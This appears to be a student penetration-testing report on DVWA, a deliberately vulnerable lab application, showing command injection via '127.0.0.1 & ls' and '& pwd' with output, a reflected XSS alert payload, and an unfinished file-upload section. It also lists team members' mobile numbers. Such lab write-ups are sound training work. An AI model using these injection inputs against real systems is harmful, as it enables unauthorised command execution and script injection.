PROJECT NO :- 02

1. Overview

During the testing of DVWA, we focused on identifying vulnerabilities related to SQL injection, brute force, and LFI attacks. Our approach involved using both automated tools and manual techniques to identify potential vulnerabilities.

2. List of teammates participated in the HUFFPOST:

S. No.	Name	Designation	Mobile No.
1.	Pedasingu Sai Sree Chakra	Team Leader	7032630417
2.	Panchakarla Baidyanadh	Team Member	7661984849
3.	Sai Karthik Sunkara	Team Member	6305523908
4.	Saahini Talasila	Team Member	9515011505

2. List of Vulnerable Parameter, Location discovered

S. No.	Vulnerability path	Name of the vulnerability	Reference CWE
1.	http://10.0.2.4/001/vulnerabilities/exec/#	Command Injection	CWE-78
2	http://10.0.2.4/001/vulnerabilities/xss_r/	XSS(Reflected)	CWE 80
3	http://10.0.2.4/001/vulnerabilities/upload/#	file upload	CWE 434

4. Other Information

- **Tools Used :**

1. Kali Linux
2. FireFox Browser
3. BrupSuite

5 . main vulnerability representation format :-

Vulnerability Name:- Command Injection

CWE : - CWE-78

OWASP Category:- 2017-A03

Description:-

A command injection vulnerability allows attackers to execute arbitrary system commands on the attacked party's host operating system (OS). Doing this can override the original command to gain access to a system, obtain sensitive data, or even execute an entire takeover of the application server or system.

Business Impact:-


Some Consequences Of Command Injection Vulnerability are: An attacker can execute arbitrary code on the target system, which can lead to a complete compromise of the system. An attacker can gain access to sensitive information stored on the target system.

Vulnerability Path :- http://10.0.2.4/001/

Vulnerability Parameter:-
http://10.0.2.4/001/vulnerabilities/exec/#

Steps to Reproduce :-

Step 1: Access the URL



Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Username: admin
Security Level: impossible
PHPIDS: disabled

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
Step 2:View localhost Ip as input



Vulnerability: Command Injection

Ping a device

Enter an IP address: [ ] Submit


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.064 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.063 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3063ms
rtt min/avg/max/mdev = 0.012/0.050/0.064/0.022 ms
```

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Username: admin
Security Level: impossible
PHPIDS: disabled

Step 3:Now using ‘&’ along with some os command like ‘ls’



Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1 & ls Submit


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.064 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.063 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3063ms
rtt min/avg/max/mdev = 0.012/0.050/0.064/0.022 ms
```

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection


Username: admin
Security Level: impossible
PHPIDS: disabled

Step 4:It successfully worked, we got the list of directories



```
help
index.php
source
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.007 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.061 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.069 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.024 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.007/0.040/0.069/0.026 ms
```

Step 5:Now we use the pwd command path to retrive the current directive path



Enter an IP address: 127.0.0.1 & pwd

```
/var/www/html/001/vulnerabilities/exec
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.007 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.060 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.061 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.007/0.047/0.062/0.024 ms
```

Recommendation:

To prevent OS command injection vulnerabilities in their code, developers should follow best practices such as validating and sanitizing user input, using safe coding practices, conducting regular security testing, and staying up-to-date on security patches.

1— 1.1 . Vulnerability Name: Cross-Site Scripting (Reflected)

CWE : CWE-79

OWASP Category: A07:2017 – XSS

Description: Untrusted data enters a web application, typically from a web request


Business Impact: The application stores dangerous data in a database, message forum, visitor log, or other trusted data store. At a later time, the dangerous data is subsequently read back into the application and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user. For example, the attacker might inject XSS into a log message, which might not be handled properly when an administrator views the logs.

Vulnerability Path : http://10.0.2.4/001/

Vulnerability Parameter: http://10.0.2.4/001/vulnerabilities/xss_r/

Steps to Reproduce :

Step 1. Access the URL




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Step 2: Give Input a JavaScript Code to test




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? >alert('hello world')</script>

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Step 3: It Reflected Sucessfully.



```
10.0.2.4/001/vulnerabilities/xss_r/?name=<script>alert('hello+world')<%2Fscript>#
```

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello

10.0.2.4

hello world

Step 4:-The Functionality Of The Application Is Normal After The Test As This Is Not Store Xss.



```
10.0.2.4/001/vulnerabilities/xss_r/?name=<script>alert('hello+world')<%2Fscript>#
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Recommendation:

- Note that proper output encoding, escaping, and quoting is the most effective solution for preventing XSS, although input validation may provide some defense-in-depth.

Vulnerability Name:-File upload

CWE : - CWE-434

OWASP Category:- 2017-A5

Description:-

File upload is becoming a more and more essential part of any application, where the user is able to upload their photo, their CV, or a video showcasing a project they are working on. The application should be able to fend off bogus and malicious files in a way to keep the application and the users safe.

Business Impact::-


The consequences of **unrestricted file upload** can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.

Vulnerability Path :- http://10.0.2.4/001/

VulnerabilityParameter:
http://10.0.2.4/001/vulnerabilities/upload/#

